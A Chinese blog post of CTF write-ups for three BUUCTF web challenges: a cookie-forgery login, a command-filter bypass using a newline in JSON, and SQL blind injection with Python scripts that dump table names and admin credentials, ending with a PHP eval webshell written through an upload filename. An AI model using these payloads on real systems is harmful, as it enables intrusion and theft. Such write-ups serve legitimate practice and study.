
2021-02-27

无尽星河-深空 于 2021-02-27 20:09:51 发布 35 收藏

分类专栏： BUUCTF web

本文链接：https://blog.csdn.net/m0_53314778/article/details/114186762

版权


BUUCTF 同时被 2 个专栏收录

46 篇文章 0 订阅

订阅专栏

web


52 篇文章 0 订阅

订阅专栏

[BSidesCF 2019] Kookie

考点：**Cookie**

启动：



Can you log in?


Log in as `admin` !

We found the account `cookie` / `monster`

Enter your password below!

用bp添加Cookie，但是

(学到了一个新的添加Cookie的方法~)
一个登陆界面，提示需要用admin用户登陆，并且提示了cookie / monster
使用F12中Application添加Cookie：username=admin




Name	Value	D…	P…	E…	Size	H…	S
username	admin	.b…	/	2…	13		

刷新页面，得到flag

看到此题本菜鸡再呼好题~

[FBCTF2019]RCEService

知识点： JSON从入门到精通
打开界面




Web Adminstration Interface

Enter command as JSON:

可以看见提示说要用JSON格式输入cmd中
先尝试一下

```
{"cmd":"ls"}
```



Web Adminstration Interface

Attempting to run command:
index.php

Enter command as JSON:

https://blog.csdn.net/m0_53314778

出现一个index.php文件
但是获取不到，题目也没有其他信息，然后发现原本题目是提供了源码的，去网上找了找


```php
<?php

putenv('PATH=/home/rceservice/jail');

if (isset($_REQUEST['cmd'])) {
  $json = $_REQUEST['cmd'];

  if (!is_string($json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } elseif (preg_match('/^.*(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|disown|echo|enable|eval|exec|exit|export|fc|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|printf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|typeset|ulimit|umask|unalias|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-\/;-@\[-`|~\x7F]+).*$/', $json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } else {
    echo 'Attempting to run command:<br/>';
    $cmd = json_decode($json, true)['cmd'];
    if ($cmd !== NULL) {
      system($cmd);
    } else {
      echo 'Invalid input';
    }
    echo '<br/><br/>';
  }
}

?>
```

可以看到，其中过滤了很多函数命令
但是，preg_match只能匹配第一行的数据，（注：如果我们要匹配所有的数据可以使用preg_match_all函数）
所以这里我们可以采取多行绕过的方式，就要用到换行符 %0A
而源码告诉了路径 putenv(‘PATH=/home/rceservice/jail’);
知道了之前用ls的原因是因为ls的二进制文件放在这个目录下

看看这个路径有啥：

`?cmd={%0A"cmd":%20"ls%20/home/rceservice"%0A}`

可以看见flag果然在里面



bff88123-14a6-462c-a519-3ae2781d9ecc.node3.buuoj.cn/?cmd={%0A"cmd":%20"ls%20/home/rceservi

[redacted]

Web Adminstration Interface

Attempting to run command:
flag jail

Enter command as JSON:

因为已经告诉路径，我们只能用绝对路径去调用系统命令

```
?cmd={%0A"cmd": "/bin/cat /home/rceservice/flag"%0A}
```


即可得flag

[CISCN2019 总决赛 Day2 Web1] Easyweb

考点：

- robots.txt及备份文件
- addslashes()函数、通过转义闭合语句
- 用户名密码盲注
- 文件上传php短标签

启动




一个登陆页面，查看源码：

```
<div class="clear"> </div>
 <div class="avtar"><img src="image.php?id=2" width="200" height="200"/></div>
 <form method="post" action="user.php">
```


发现其存在image.php?id=2页面，尝试访问1、2、3:

不同的id值对应不同的头像，对参数测试了写
!注入，无果，查看writeup为源码泄露
访问：robots.txt



```
User-agent: *
Disallow: *.php.bak
```

发现其存在*.php.bak备份文件，其网站存在index.php、image.php、user.php
都对其进行访问



Not Found

The requested URL /user.php.bak was not found on this server.

Apache/2.4.7 (Ubuntu) Server at 44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn Port 80

成功下载到image.php.bak文件：

```
< ?php
include "config.php";

$id=isset($_GET["id"])?$_GET["id"]:"1";
$path=isset($_GET["path"])?$_GET["path"]:"";

$id=addslashes($id);
$path=addslashes($path);

$id=str_replace(array("\\0","%00","\\'","'"),"",$id);
$path=str_replace(array("\\0","%00","\\'","'"),"",$path);

$result=mysqli_query($con,"select * from images where id='{$id}' or path='{$path}'");
$row=mysqli_fetch_array($result,MYSQLI_ASSOC);

$path="./" . $row["path"];
header("Content-Type: image/jpeg");
readfile($path);
```

isset函数
源码分析：

- GET方式传入变量id的值，若没有则为1
- GET方式传入变量path的值，若没有则为空
- addslashes() 函数返回在预定义字符之前添加反斜杠的字符串，单引号（’）、双引号（"）、反斜杠（\）
- str_replace()函数将两个变量内的\0、%00、’、'都替换为空
- 将变量$id与$path拼接进SQL语句

本地测试：

```
<?php
    $id = "\\0";
    echo $id.'<br>';
 $id = addslashes($id);
 echo $id.'<br>';
 $id=str_replace(array("\\0","%00","\\'","'"),"",$id);
 echo $id;
?>
```

```
\0
\\0
\
```

得到结果：
也就是说，\0在传入变量$id的值后，首先被转义为\0，再经过addslashes()函数的处理，变量$id="\0"，再由str_replace()函数的替换，最终变为\。
SQL语句变为：

```
select * from images where id='\' or path='{$path}'
```

其中’变成了字符串包含在两侧的’单引号中，即变量$id的值为：’ or path=
之后就可以从{$path}处拼接SQL语句，但没有查询结果回显，所以尝试盲注，通过猜测数据库名长度，构造Payload以验证猜想：


```
?id=\\0&path=or 1=if(length(database())>1,1,-1)%23
```

可以得到正常的回显，可以通过盲注来实现注入，首先获当前数据库中所有表名：

```
if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database() ),0,1))=1,1,-1)%23
```

此处采用Python3盲注脚本，

```
kimport requests


url = 'http://44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn/image.php?id=\\0&path=or 1='
flag = ''
table_name = ''

for i in range(1, 50):
    for c in range(127, 0, -1):
        payload = 'if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database() ),%d,1))=%d,1,-1)%%23' % (i, c)
        r = requests.get(url+payload)

        if "JFIF" in r.text:
            table_name += chr(c)
            print(table_name)
            break
```




```
images,u
images,us
images,use
images,user
images,users,
```

得到了两个表：images、users
判断用户信息应该在users表中，继续爆出列名：
注：因为过滤了'单、"双引号，所以需要将字符串转换成十六进制：

`users -> 0x7573657273`

构造获取列名的Payload：
`if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name=0x7573657273),0,1))=1,1,-1)%23`
使用Python3脚本实现：

```
import requests


url = 'http://44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn/image.php?id=\\0&path=or 1='
flag = ''
column_name = ''

for i in range(1, 50):
    for c in range(127, 0, -1):
        payload = 'if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name=0x7573657273 ),%d,1))=%d,1,-1)%%23' % (i, c)
        r = requests.get(url+payload)

        if "JFIF" in r.text:
            column_name += chr(c)
            print(table_name)
            break
```




```
username,passwo
username,passwor
username,password,
```

得到列名：username、password
接下来就是常规的盲注，需要获取用户名和密码：

```
select group_concat(username) from users
```

Python3脚本：


```
import requests


url = 'http://44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn/image.php?id=\\0&path=or 1='
flag = ''
username = ''

for i in range(1, 50):
    for c in range(127, 0, -1):
        payload = 'if(ascii(substr((select group_concat(username) from users),%d,1))=%d,1,-1)%%23' % (i, c)
        r = requests.get(url+payload)

        if "JFIF" in r.text:
            username += chr(c)
            print(username)
            break
```



```
a
ad
adm
admi
admin
```

得到用户名为admin


```
select group_concat(password) from users
```



```
a99ebacca074d1e47
a99ebacca074d1e479
a99ebacca074d1e4792
a99ebacca074d1e47924
```


使用账号登陆：

```
admin
a99ebacca074d1e47924
```



Hello, admin!


Filename: 未选择任何文件



Hello, admin!

Filename: 1.txt

进入平台，有文件上传功能，先传入正常的.txt文件：
上传后，给出回显：




I logged the file name you uploaded to logs/upload.5bb9dfd7bff7729972381d3f45d6f07a.log.php. LOL

说将文件名记录在日志中，尝试通过文件名写入一句话木马：

```
K<?php @eval($_POST['hack']); ?>
```

